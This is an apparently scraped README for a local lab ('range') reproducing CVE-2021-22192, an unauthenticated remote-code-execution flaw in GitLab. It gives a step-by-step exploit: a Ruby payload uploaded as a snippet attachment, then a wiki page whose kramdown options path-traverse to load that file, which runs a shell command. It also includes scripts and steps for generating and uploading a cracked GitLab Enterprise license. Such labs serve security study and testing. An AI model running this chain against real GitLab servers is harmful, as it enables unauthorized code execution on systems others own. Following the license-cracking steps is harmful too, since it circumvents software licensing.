 exp-docs/cve-2021-22192
CVE-2021-22192 靶场: 未授权用户 RCE 漏洞

CVE-2021-22192 Range: Unauthorized User RCE Vulnerability



CVE-2021-22192
├── README.md ............... [This README]
├── imgs .................... [Images for README]
├── gitlab .................. [Gitlab container mount directory]
│   ├── Dockerfile .......... [Docker build file for Gitlab]
│   ├── config .............. [Gitlab config mount directory]
│   ├── data ................ [Gitlab data mount directory]
│   ├── logs ................ [Gitlab logs mount directory]
│   ├── keys ................ [Gitlab cracked License storage directory]
│   └── nginx ............... [Gitlab built-in nginx config directory (backup config, do not modify)]
├── runner .................. [Runner container mount directory]
├── license ................. [Container build directory for cracking License]
│   ├── Dockerfile .......... [Docker build file for License]
│   └── license.rb .......... [Ruby script to generate cracked License]
├── test .................... [Kramdown debug directory]
├── docker-compose.yml ...... [Docker build configuration]
├── keygen.ps1 .............. [Windows: One-click generate cracked License]
├── keygen.sh ............... [Linux:   One-click generate cracked License]
├── run.ps1 ................. [Windows: One-click run Gitlab range]
├── run.sh .................. [Linux:   One-click run Gitlab range]
├── register.ps1 ............ [Windows: One-click register Runner]
├── register.sh ............. [Linux:   One-click register Runner]
├── stop.ps1 ................ [Windows: One-click stop Gitlab range]
└── stop.sh ................. [Linux:   One-click stop Gitlab range]

./keygen.sh or ./keygen.ps1./run.sh or ./run.ps1When the cracked key pair was generated earlier, the public key was written to the Gitlab container background. You still need to upload the private key through the frontend to Gitlab to complete the crack:
./gitlab/keys/ directory. Copy the content of .gitlab-license (the private key).Enter license key, paste the private key, and click the Upload license button to complete the crack.

./register.sh $TOKEN or ./register.ps1 $TOKENAfter this, all repositories can use this Runner to execute CI scripts (Pipeline Jobs).
Assuming your Gitlab username is ${username} and repository name is ${repository_name}, after the repository has successfully built SSG with jekyll, you only need to access the following URL:
http://127.0.0.1:8000/${username}/${repository_name}/public/
For specific process, refer to hackerone.
+ -> New snippet at the top of any user.Title arbitrarily. Click the Description (optional) input box, then click Attach a file, and upload a file named payload.rb with the following content:puts "hello from ruby"
`echo exp was here > /tmp/exp`
At this point, a link to the file will be displayed in Description (optional), for example: [payload.rb](https://github.com/exp-docs/cve-2021-22192/blob/master/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb). Meanwhile, the file has been uploaded to the docker_gitlab container at /var/opt/gitlab/gitlab-rails/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb. (Whether or not you click Create snippet is optional; you only need to remember the Hash in this file path.)
Note: Do not go through
Snippet -> New snippetfrom the left sidebar of a repository, otherwise the displayed file path will become[payload.rb](https://github.com/exp-docs/cve-2021-22192/blob/master/uploads/b5e4fed771f26ef75700ebf763f489ab/payload.rb), and the actual upload path in the docker_gitlab container will become/var/opt/gitlab/gitlab-rails/uploads/@hash/random_string/payload.rb. Because of the random string in the middle, it is difficult to exploit.
+ New Project at the top. Name it arbitrarily (e.g., poc, or you can skip creating one and use an existing repository).Wiki on the left, then click Create your first page.Title and Content arbitrarily, then click Create page.poc repository, named poc.wiki (click Clone repository in the upper right corner to find the clone command: git clone http://127.0.0.1/root/poc.wiki.git).git clone http://127.0.0.1/root/poc.wiki.git && cd poc.wiki to download the wiki repository locally.page1.rmd in the root directory of the wiki repository, with the following content (note that the Hash in the file path should be replaced with the Hash obtained earlier):{::options syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Redis, driver: ../../../../../../../../../../var/opt/gitlab/gitlab-rails/uploads/-/system/user/1/b5e4fed771f26ef75700ebf763f489ab/payload.rb\}" /}
~~~ ruby
def what?
42
end
~~~
git add -A . && git commit -m "page1.rmd" && git pushpage1 page in the index bar on the right; click it./tmp/exp has been created.After clicking the
page1.rmdpage, you can see error information ingitlab/logs/gitlab-rails/exceptions_json.log, but this does not affect the command execution:
